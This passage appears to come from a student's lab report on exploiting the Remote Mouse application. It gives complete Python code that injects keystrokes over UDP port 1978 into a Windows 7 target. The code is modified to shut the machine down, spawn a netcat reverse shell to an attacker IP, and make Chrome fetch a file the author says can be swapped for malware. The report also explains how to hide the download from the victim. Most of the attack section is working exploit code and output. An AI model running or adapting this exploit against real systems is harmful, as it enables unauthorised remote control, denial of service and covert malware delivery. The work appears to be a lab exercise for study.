
Possible Reverse Shell

I have also tried modifying the code to create a reverse shell of the target, but there seems to be an inability to run Netcat on the target machine as an error keeps popping up. I have tried different methods to get around the error but as of the time submitting this assignment, I was unable to find a solution and hence would like to keep it as it is.



```
root@kali:~/Documents# python Exploit_Updated_RS.py 10.0.2.5
('SUCCESS! You have gotten a reverse shell run on target', '10.0.2.5')
root@kali:~/Documents#
```

Figure 4.10: Running the Exploit - Reverse Shell



```
C:\Windows\system32\cmd.exe - ncat 10.0.2.5 1978 cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\windows7>cd C:\Users\windows7

C:\Users\windows7>cd nmap-7.80

C:\Users\windows7\nmap-7.80>ncat 10.0.2.5 1978 cmd.exe
```

ncat.exe - Application Error

The application was unable to start correctly (0xc000007b). Click OK to close the application.


Figure 4.11: Unsuccessful Execution - Reverse Shell

As you can see, the above error causes the execution of the exploit to stop. But I am fairly certain that if the above exploit is run on a Windows machine that can run Netcat, the exploitation would be successful. But that is only my opinion and I cannot guarantee it fully.

Remote Malware Download

Again, the remote code execution vulnerability can be modified to execute Google Chrome to operate for a remote download. This download can be from any site and if the intention is to download a malicious executable to the target machine, just changing the URL in the code will do the trick.

For demonstration purposes, I have used the URL for downloading the Python installer.



```
root@kali:~/Documents# python Exploit_Down.py 10.0.2.5
('SUCCESS! You have downloaded Python on the target', '10.0.2.5')
root@kali:~/Documents#
```

Figure 4.12: Running the Exploit - Remote Download



New Tab
python.org/ftp/python/3.8.3/python-3.8.3rc1-embed-amd64.zip
Apps
Gmail
YouTube
Maps
Google
Search Google or type a URL
Customize
python-3.8.3rc1-e....zip
Show all
Windows 7
Build 7601
This copy of Windows is not genuine
7:10 PM
5/11/2020

Figure 4.13: Successful Execution - Remote Download

As can be seen from the above figure, the python setup has been downloaded on the target system using Chrome.

For the demonstration purposes, I have made the download visible to the user. However, if you want the download to take place in the background so that the user does not see it, there is a small change you can do to the code. The change is commented out in the code provided for this exploit by me, so if you want to run it in the background and see, you can just remove the comment and run the code.

The remote download can also be carried out using PowerShell (with a new WebClient object), but using Chrome was preferred for demonstration purposes.

Note: Except the code used to open command prompt, all other codes are not of the original author. The original code taken from Exploit DB was modified to serve the above mentioned attack scenarios. The original author's code was just for opening calc.exe and does not include remote downloads, reverse shells or DoS attacks.

5. Code Breakdown

Let's breakdown the code and see what takes place behind the script.

First of all to run an exploit like this, we are using Python and therefore need to import the necessary modules and libraries needed to function properly.

```
#!/usr/bin/python2

from socket import socket, AF_INET, SOCK_STREAM, SOCK_DGRAM

from time import sleep

from sys import argv
```

The above code imports the AF_INET, SOCK_STREAM and SOCK_DRGAM libraries.

AF_INET – to use for IPv4 communication.

SOCK_STREAM – to use for TCP connection establishment.

SOCK_DGRAM – to use for UDP connections.

Now that the important libraries and modules have been imported, we should define a function for establishing a socket connection with the target machine.

```
# establishing a connection to the target machine
def pingch(ip):
   try:
# ipv4 tcp connection
        target = socket(AF_INET, SOCK_STREAM)
        target.settimeout(5)
        target.connect((ip, 1978))
# read at most 1048 bytes, blocks if not data is to be read
        response=target.recv(1048)
        target.close()
        if response=="SIN 15win nop nop 300":
            return True
        else: return False
   except:
        print("ERROR: Request timed out")
```

Here, we have defined a function named pingch which takes the IP address of the target machine as an argument. It first uses AF_INET and SOCK_STREAM to create a socket() instance that uses a IPv4 TCP connection. It then sets a timeout for 5 seconds and tries establishing a connection to the target IP address on port 1978 used for listening to the Remote Mouse application.

It is also given a maximum read size of 1048 bytes and will automatically block the control to the program until at least a byte is read from the remote target. Once we close the connection with the target, the **response** variable holds the bytes received. So if the bytes string received is “SIN 15win nop nop 300”, which is used for Remote Mouse application, the function pingch() returns **TRUE**.

The script includes the key codes that is used by Remote Mouse application to communicate with the computer. These codes are then used for mouse positioning and clicking. The below are how a class is created to define the mouse coordinates for left, right and middle clicking and how the mouse is used to hover over a certain position within the target computer screen and how to execute a click action when specified to do so by the user.

```
# creating a class for click definitions

class mouse:

    leftClick="mos  5R l"

    rightClick="mos  5R r"

    middleClick="mos  5R m"
```

The x and y coordinates are used to position the mouse over the desired point on the target computer screen. SendMouse() is the function is used to adjust the position of the mouse to reach the x and y coordinates given.

```
# positioning the mouse on specific coordinates of the Windows 7 machine

def MoveMouse(x,y,ip):

    def SendMouse(command,times,ip):

        for x in range(times):

            target = socket(AF_INET, SOCK_DGRAM)

            target.sendto(command,(ip,1978))

            sleep(0.001)

    if x>0:

        command="mos  5m 1 0"

        SendMouse(command,x,ip)

    elif x<0:

        x=x*-1

        command="mos  5m -1 0"

        SendMouse(command,x,ip)

    if y>0:

        command="mos  5m 0 1"

        SendMouse(command,y,ip)

    elif y<0:

        y=y*-1

        command="mos  6m 0 -1"

        SendMouse(command,y,ip)
```

MousePress() is the function used to click on the point where the mouse is positioned. Therefore the action to be performed here is hardcoded to be ‘click’. The command given can be either a right click, left click or a middle click. The command given is sent to be executed in the target machine using a UDP socket. For the UDP connection, SOCK_DGRAM is used. The connection is an IPv4 UDP connection.

```
# Clicking on the specified coordinates
def MousePress(command,ip,action="click"):
    if action=="down":
        target = socket(AF_INET, SOCK_DGRAM)
        target.sendto((command+" d"),(ip,1978))
    elif action=="up":
        target = socket(AF_INET, SOCK_DGRAM)
        target.sendto((command+" u"),(ip,1978))
    elif action=="click":
        target = socket(AF_INET, SOCK_DGRAM)
        target.sendto((command+" d"),(ip,1978))
        target.sendto((command+" u"),(ip,1978))
    else: raise Exception('MousePress: No action named "'+str(action)+'"')
```

For delivering the payload, a new function is defined as SendString(). It takes the command or the string to be executed and the target IP address as arguments for the function to establish an IPv4 UDP connection to the target machine to execute the command using the key codes used for the Remote Mouse application. As can be seen, it is using the key codes (identified here as ‘characters’) to communicate and execute the commands on the target machine.

```
# delivering the payload
def SendString(string,ip):
    for char in string:
        target = socket(AF_INET, SOCK_DGRAM)
        target.sendto(characters[char],(ip,1978))
```

The last function that we need is the function to carry out the exploitation. For the exploitation where a command prompt is opened from the Start menu, the following code is used.

```
# function to open command prompt
def PopCmd(ip):
# Positioning the mouse over the Start button of the Windows 7 machine
    MoveMouse(-5000,3000,ip)
# Left clicking on the Start button open the Start menu
    MousePress(mouse.leftClick,ip)
    sleep(1)
# Typing cmd.exe in the search bar of the Start menu
    SendString("cmd.exe",ip)
    sleep(1)
# Executing the search to open command prompt
    SendString("\n",ip)
    print("SUCCESS! You have control of the command prompt on target",ip)
```

Finally, we have to now call all the functions we defined earlier in the main program to exploit the vulnerability in Remote Mouse. When executing the code, the attacker has to pass the target IP address as an argument with the filename of the script. This IP address is then taken as a parameter to test whether a socket connection can be established using the pingch() function. If the function returns TRUE indicating a successful connection, the PopCmd() function gets invoked, which in turn calls the other necessary functions to carry out the exploitation.

```
# main program starts here
def main():
# taking IP address as an argument
    try:
        targetIP=argv[1]
# When IP address is not given
    except:
        print("ERROR: You forgot to enter an IP! example: exploit.py 10.0.0.1")
        exit()
# If target IP address is provided and socket can be opened
    if pingch(targetIP)==True:
        PopCmd(targetIP)
    else:
        print("ERROR: Target machine is not running RemoteMouse")
        exit()
```

DoS Attack Modification
The same code above is used for the DoS attack too but with a small modification of the payload to be delivered. The only area of change is in the replacement of the PopCmd() function with DosPayload() function.

‘shutdown -s’ is the command used to shut down a Windows machine and this command is given to be executed on the target machine to shut down the computer within a minute.

```
# function to shut down target machine
def DosPayload(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
# shutdown command typed on the search bar of Start menu
    SendString("shutdown -s",ip)
    sleep(1)
# executes the command above to shutdown
    SendString("\n",ip)
    print("SUCCESS! Target machine is shutting down",ip)
```

Reverse Shell Modification

For this exploit too, the only modification from the code used to open the command prompt is the replacement of the PopCmd() function with the ReverseShell() function.

```
# function to get a reverse shell
def ReverseShell(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
# cmd.exe to open on the target windows 7 machine
    SendString("cmd.exe",ip)
    sleep(1)
# executes the command above
    SendString("\n",ip)
    sleep(1)
# gets into the directory where Nmap is
    SendString("cd C:\Users\windows7", ip)
    sleep(1)
    SendString("\n",ip)
    sleep(1)
    SendString("cd nmap-7.80", ip)
    sleep(1)
    SendString("\n",ip)
    sleep(1)
# Then type the following command on the target machine's cmd prompt
    SendString("ncat 10.0.2.5 1978 cmd.exe",ip)
    sleep(1)
# executes the command to get a reverse shell
    SendString("\n",ip)
    print("SUCCESS! You have gotten a reverse shell run on target",ip)
```

Here, Netcat is used for getting a reverse shell. What the function does is first open Command Prompt from the Start menu, go into the directory that has Nmap installed and run the netcat command to obtain a reverse shell. Note that the directory to Nmap is hardcoded here because an environmental variable to use Nmap from any directory within the Windows machine is not configured in the target system. But for a machine that has an environmental variable configured to access Nmap anywhere, that code step is not needed.

ncat 10.0.2.5 1978 cmd.exe is the command used to obtain a reverse shell using Netcat.

Remote Download Modification

Again, the only area of change is the replacement of the PopCmd() function with the MalDownload() function to remotely download a malicious file.

For demonstration purposes, the URL used is for the download of Python installer, which is not malicious. But replacing this URL with a malicious URL will cause a malicious exe to be downloaded on the system or a malicious website to be visited. For demonstration purposes, the code below opens Google Chrome and the download is visible to the user on the target machine. But to make it less obvious, using the ‘start /min chrome.exe’ command instead of just ‘chrome.exe’ using a command prompt instance will make Chrome launch but not open or pop up a window for the user to see. A more discrete way of performing a malicious download is through the PowerShell by creating a new object of WebClient.

```
# function to remotely download file

def MalDownload(ip):

    MoveMouse(-5000,3000,ip)

    MousePress(mouse.leftClick,ip)

    sleep(1)

# first chrome.exe opens on the target windows 7 machine

    SendString("chrome.exe",ip)

    sleep(1)

# to execute the command above

    SendString("\n",ip)

# 'start /min chrome.exe' instead of the above line stops chrome from displaying the opening window

    sleep(9)
    SendString("https://www.python.org/ftp/python/3.8.3/python-3.8.3rc1-embed-amd64.zip", ip)

    sleep(1)

    SendString("\n", ip)

    sleep(1)

    print("SUCCESS! You have downloaded Python on the target",ip)
```

6. References

[1] https://www.remotemouse.net/

[2] https://www.exploit-db.com/exploits/46697

[3] https://stackoverflow.com/questions/3432102/python-socket-connection-timeout

[4] https://www.youtube.com/watch?v=dq_DsqI2CZg

[5] https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

[6] https://ivanitlearning.wordpress.com/2019/06/09/installing-reverse-shell-backdoors-on-windows-systems/